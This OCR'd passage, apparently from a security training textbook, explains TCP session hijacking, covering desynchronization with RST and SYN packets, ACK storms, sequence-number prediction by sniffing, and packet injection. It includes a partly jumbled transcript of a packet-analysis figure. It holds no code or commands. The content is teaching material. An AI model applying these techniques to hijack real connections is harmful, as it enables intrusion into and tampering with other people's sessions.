
  The attacker waits for a SYN/ACK packet from the server to the host. On detecting a packet, the attacker immediately sends an RST packet and a SYN packet with identical parameters, such as a port number with a different sequence number, to the server. The server, on receiving the RST packet, closes the connection with the target and initiates another one based on the SYN packet but with a different sequence number on the same port. After opening a new connection, the server sends a SYN/ACK packet to the target for acknowledgement. The attacker detects (but does not intercept) this packet and sends an ACK packet to the server. Now, the server is in the established state. The aim is to keep the target conversant and ensure that it switches to the established state on receiving the first SYN/ACK packet from the server. Consequently, both the server and target are desynchronized but in an established state.

  An attacker can also use a FIN flag, but this will make the server respond with an ACK packet, thus revealing the attack through an ACK storm. The attack is revealed because of a flaw in this method of hijacking a TCP connection. While receiving an unacceptable packet, the host acknowledges it by sending the expected sequence number. This unacceptable packet generates an ACK packet, thereby creating an endless loop for every data packet. The mismatch in SEQ/ACK numbers results in excess network traffic with both the server and target attempting to verify the correct sequence. Because these packets carry no data, retransmission does not occur if the packet is lost. However, because TCP uses IP, the loss of a single packet ends the unwanted conversation between the server and target.

An attacker can add a desynchronizing stage to the hijack sequence to deceive the target host. Without desynchronizing, the attacker injects data into the server while keeping their identity hidden by spoofing an IP address. However, the attacker should ensure that the server responds to the target host as well.

- **Injecting the attacker's packet**

  Once the attacker has interrupted the connection between the server and target, they can either inject data into the network or actively participate as the man in the middle, passing data from the target to the server and vice-versa while reading and injecting data at will.



Packet Analysis of a Local Session Hijack

User
SYN <Clt ISN 1200><WIN 512>
SYN <Svr ISN 1500><WIN 1024> /ACK 1201
ACK 1501
DATA=128 <Clt SEQ 1201>
ACK (Clt SEQ + DATA) 1329
DATA=91 <Clt SEQ 1329>
ACK (Clt SEQ + DATA) 1420
DATA=20<SEQ 1420>
ACK 1440
DATA=50<SEQ 1440>
Server
Attacker

Note: Before the user sends the next data packet, the attacker predicts the next sequence number and sends the data to the server; this leads to the establishment of the connection between the attacker and the server

Packet Analysis of a Local Session Hijack

Session hijacking involves high-level attack vectors, which affect many systems. TCP is used for transmitting data by many systems that establish LAN or Internet connections. For establishing a connection between two systems and for the successful transmission of data, the two systems should perform a three-way handshake. Session hijacking involves the exploitation of this three-way handshake method to take control over the session.

To conduct a session hijacking attack, the attacker performs three activities:

- Tracking of a session
- Desynchronization of the session
- Injection of commands during the session

By sniffing network traffic, an attacker can monitor or track a session. The next step in session hijacking is to desynchronize the session. It is easy to accomplish this attack if the attacker knows the next sequence number (NSN) used by the client. A session can be hijacked by using that sequence number before the client uses it. There are two possibilities to determine sequence numbers: one is to sniff the traffic, find an ACK packet, and then determine the NSN based on the ACK packet. The other is to transmit data with guessed sequence numbers, which is not a reliable method. If the attacker can access the network and sniff the TCP session, they can easily determine the sequence number. This type of session hijacking is called "local session hijacking."

The below figure shows the packet analysis of a local session hijack.


